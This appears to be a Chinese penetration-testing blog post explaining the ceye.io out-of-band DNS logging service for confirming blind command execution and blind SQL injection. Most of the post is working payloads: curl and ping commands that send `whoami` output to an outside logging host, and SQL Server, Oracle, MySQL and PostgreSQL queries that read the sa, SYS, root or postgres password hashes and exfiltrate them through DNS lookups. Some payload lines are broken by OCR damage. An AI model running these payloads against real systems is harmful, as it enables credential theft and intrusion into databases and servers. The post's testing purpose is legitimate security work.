一个有趣的东西-cloudeye

近遇到了一个挺好玩的东西，应该是前段时间突然火起来cloudeye，在wooyun上有卖激活码，不过找到了一个免费版的还不错...

背景

在实际渗透环境时，我们经常会遇到疑似命令执行或者没有回显的注入，第一种我们可能会用各种各样的请求来判断是否存在命令执行，而第二种我们一般会用时间盲注。

现在我们有个一个更好的解决办法，dns带外查询...

原理

rr菊苣曾经写过一篇解释原理的文章

简单的来说，cloudeye自己保留dns的日志信息，并对应每个会员一个二级域名，这样我们可以通过

```
ping test.xxxxx.dnslog.info
```

这样的多级域名方式，把我们需要返回的信息链接到url中，然后分析日志，test部分就是我们得到的信息

免费的平台

先推荐一个免费的平台吧，并不是每一个人都会花wb买cloudeye的

http://ceye.io

范例

原理怎么说都比较空洞，我们还是用实际例子来说吧

命令执行

在我们找到命令执行漏洞的时候，我们可以执行这样的命令判断

```
i. *nix:
curl http://ip.port.b182oj.ceye.io/`whoami`
ping `whoami`.ip.port.b182oj.ceye.io
ii. windows
ping %USERNAME%.b182oj.ceye.io
```

比如

这样我们就能看到

60.12.8.162	LoRexxa ceye.io	2016-06-26 12:19:32	2

windows下root跑的sql服务

在注入情形下，我们会遇到被迫时间盲注的情况，往往我们需要花大量的时间去注入，但是如果是在windows服务器下，我们可以用这种方式来注入。

对于 MySQL 熟悉的人可能会知道 MySQL 有一个 load_file 的 function，可以用来读取文件。实际上，这个函数在 Windows 下也可以用来访问类似于 \2.2.2.2\ipc$ 这样的地址。

所以只有windows才存在这个问题


这里有篇文章

http://docs.hackinglab.cn/HawkEye-Log-Dns-Sqli.html


```
i. SQL Server
DECLARE @host varchar(1024);
SELECT @host=(SELECT TOP 1
master.dbo.fn_varbintohexstr(password_hash)
FROM sys.sql_logins WHERE name='sa')
+'.ip.port.b182oj.ceye.io';
 EXEC('master..xp_dirtree
"\\'+@host+'\foobar$"');
ii. Oracle
SELECT UTL_INADDR.GET_HOST_ADDRESS('ip.port.b182oj.ceye.io');
SELECT UTL_HTTP.REQUEST('http://ip.port.b182oj.ceye.io/oracle') FROM DUAL;
SELECT HTTPURITYPE('http://ip.port.b182oj.ceye.io/oracle').GETCLOB() FROM DUAL;
SELECT DBMS_LDAP.INIT(('oracle.ip.port.b182oj.ceye.io',80) FROM DUAL;
SELECT DBMS_LDAP.INIT((SELECT password FROM SYS.USER$ WHERE name='SYS')||'.ip.port
FROM DUAL;
iii. MySQL
SELECT LOAD_FILE(CONCAT('\\\\',(SELECT password FROM mysql.user WHERE user='root'
1),'.mysql.ip.port.b182oj.ceye.io\\abc'));
iv. PostgreSQL
DROP TABLE IF EXISTS table_output;
CREATE TABLE table_output(content text);
CREATE OR REPLACE FUNCTION temp_function()
RETURNS VOID AS $$
DECLARE exec_cmd TEXT;
DECLARE query_result TEXT;
BEGIN
SELECT INTO query_result (SELECT passwd
FROM pg_shadow WHERE usename='postgres');
exec_cmd := E'COPY table_output(content)
FROM E\'\\\\\\\\\'||query_result||E'.psql.ip.port.b182oj.ceye.io\\\\foobar.txt\'';
EXECUTE exec_cmd;
END;
$$ LANGUAGE plpgsql SECURITY DEFINER;
SELECT temp_function();
```

当然也有例子

我本地有一个站存在盲注



传入



我们看到收到了请求

Remote	Query Name	UPDate(UTC+0)	Count
218	hctfsqli.mysql.ip.port ceye.io	2016-06-26 13:28:24	2

查询user()的时候可能会发生错误，因为在url中@有特殊意义，(ノ - _ -)ノ┻┻，需要编码一下